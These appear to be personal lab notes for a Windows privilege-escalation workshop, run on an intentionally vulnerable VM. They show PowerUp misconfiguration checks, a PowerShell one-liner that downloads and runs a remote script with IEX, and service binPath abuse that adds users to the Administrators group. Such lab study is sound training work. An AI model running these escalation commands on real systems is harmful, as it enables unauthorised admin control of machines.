Windows Privilege Escalation

Thursday, February 27, 2025 11:40 AM

We are going to use winpeas.exe a tool for windows priv escalation

Lab set is install windows 10 on vmware and then just run the setup.bat this will make the machine vulnerable

```
C:\Users\Victim\Downloads>setup.bat

     Local Privilege Escalation Workshop - Windows Installer
            Sagi Shahar (@s4gi_), Tib3rius (@tibsec)

[*] Initial Setup.
[*] Disabling All Firewall Profiles
[*] Disabling Windows Defender
[*] Creating a standard user account..
[i] Username: user    Password: password321
[*] Creating a local admin account..
[i] Username: admin    Password: password123
[+] Initial setup complete.

[*] Configuring Services (DLL Hijacking)
[*] Writing dllhijackservice.exe to drive..
[*] Calculating MD5 hash of dllhijackservice.exe..
[*] Confirming hash.. (fa6e050321f433af0e486acf88eefe32)
[+] Hash confirmed.
[*] Moving file to C:\Program Files\DLL Hijack Service\
Access is denied.
[*] Resetting permissions..
[*] Creating dllsvc service..
[*] Setting service permissions..
[*] Starting service..
[+] Services (DLL Hijacking) configuration complete.

[*] Configuring Services (binPath)
[*] Writing daclservice.exe to drive..
[*] Calculating MD5 hash of daclservice.exe..
[*] Confirming hash.. (d62cfe23ad44ae27954d9b054296f2c3)
[+] Hash confirmed.
[*] Moving file to C:\Program Files\DACL Service\
Access is denied.
[*] Resetting permissions..
[*] Creating daclsvc service..
[*] Setting service permissions..
[*] Starting service..
[+] Services (binPath) configuration complete.

[*] Configuring Services (Unquoted Path)
[*] Writing unquotedpathservice.exe to drive..
[*] Calculating MD5 hash of unquotedpathservice.exe..
[*] Confirming hash.. (d62cfe23ad44ae27954d9b054296f2c3)
[+] Hash confirmed.
[*] Moving file to C:\Program Files\Unquoted Path Service\Common Files\
Access is denied.
[*] Resetting permissions..
[*] Creating unquotedsvc service..
[*] Setting service permissions..
```

This script is normally making the windows machine vulnerable to multiple exploitations as show above

After this we will use powerup to check misconfigurations

```
PS C:\Users\admin\Downloads> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\admin\Downloads>
PS C:\Users\admin\Downloads>
PS C:\Users\admin\Downloads>


    Directory: C:\Users\admin\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/27/2025   2:30 PM         562841 PowerUp.ps1


PS C:\Users\admin\Downloads> Import-Module .\PowerUp.ps1
PS C:\Users\admin\Downloads> Invoke-AllChecks
```

```
[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.

[*] Checking for unquoted service paths...

ServiceName    : unquotedsvc
Path           : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users;
                 Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart     : True

ServiceName    : unquotedsvc
Path           : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart     : True
```

```
ServiceName                     : edgeupdate
Path                            : "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc
ModifiableFile                  : C:\
ModifiableFilePermissions       : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'edgeupdate'
CanRestart                      : False

ServiceName                     : edgeupdate
Path                            : "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc
ModifiableFile                  : C:\
ModifiableFilePermissions       : {Delete, GenericWrite, GenericExecute, GenericRead}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'edgeupdate'
CanRestart                      : False

ServiceName                     : edgeupdatem
Path                            : "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /medsvc
ModifiableFile                  : C:\
ModifiableFilePermissions       : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'edgeupdatem'
CanRestart                      : False

ServiceName                     : edgeupdatem
Path                            : "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /medsvc
ModifiableFile                  : C:\
ModifiableFilePermissions       : {Delete, GenericWrite, GenericExecute, GenericRead}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'edgeupdatem'
CanRestart                      : False

ServiceName                     : filepermsvc
Path                            : "C:\Program Files\File Permissions Service\filepermservice.exe"
ModifiableFile                  : C:\Program Files\File Permissions Service\filepermservice.exe
ModifiableFilePermissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : Everyone
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'filepermsvc'
CanRestart                      : True
```

Now check I after the other

```
[*] Checking service permissions...


ServiceName   : daclsvc
Path          : "C:\Program Files\DACL Service\daclservice.exe"
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'daclsvc'
CanRestart    : True
```

To check what permissions we have on the service, we can use the script named get-serviceACL.ps1


```
powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Sambal0x/tools/master/Get-ServiceAcl.ps1'); Get-ServiceACL -Name daclsvc | select -Expand access | fl"
```

```
PS C:\Users\admin\Downloads>
PS C:\Users\admin\Downloads> powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Sambal0x/tools
/master/Get-ServiceAcl.ps1'); Get-ServiceACL -Name daclsvc | select -Expand access | fl"


ServiceRights     : QueryConfig, QueryStatus, EnumerateDependents, Start, Stop, PauseContinue, Interrogate, UserDefinedControl, ReadControl
AccessControlType : AccessAllowed
IdentityReference : NT AUTHORITY\SYSTEM
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None

ServiceRights     : QueryConfig, ChangeConfig, QueryStatus, EnumerateDependents, Start, Stop, PauseContinue, Interrogate, UserDefinedControl, Delete,
                    ReadControl, WriteDac, WriteOwner
AccessControlType : AccessAllowed
IdentityReference : BUILTIN\Administrators
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None

ServiceRights     : QueryConfig, ChangeConfig, QueryStatus, EnumerateDependents, Start, Stop, Interrogate, ReadControl
AccessControlType : AccessAllowed
IdentityReference : Everyone
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None
```

As shown above, Everyone have modification rights which can be used to escalate privileges or create new user or add our user in the admin group

```
PS C:\Users\admin\Downloads> net user user
User name                    user
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/27/2025 2:29:03 PM
Password expires             4/10/2025 2:29:03 PM
Password changeable          2/27/2025 2:29:03 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.

PS C:\Users\admin\Downloads>
```

```
sc config "daclsvc" binPath= "cmd.exe /c net localgroup administrators user /add"

                    OR

Invoke-ServiceAbuse -Name 'daclsvc'
```


PS C:\Users\admin\Downloads> Invoke-ServiceAbuse -Name 'daclsvc'
ServiceAbused Command
daclsvc net user john Password123! /add && net localgroup Administrators john /add
PS C:\Users\admin\Downloads> net user john
User name john
Full Name
Comment
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never
Password last set 2/27/2025 2:47:21 PM
Password expires 4/10/2025 2:47:21 PM
Password changeable 2/27/2025 2:47:21 PM
Password required Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon Never
Logon hours allowed All
Local Group Memberships *Administrators *Users
Global Group memberships *None
The command completed successfully.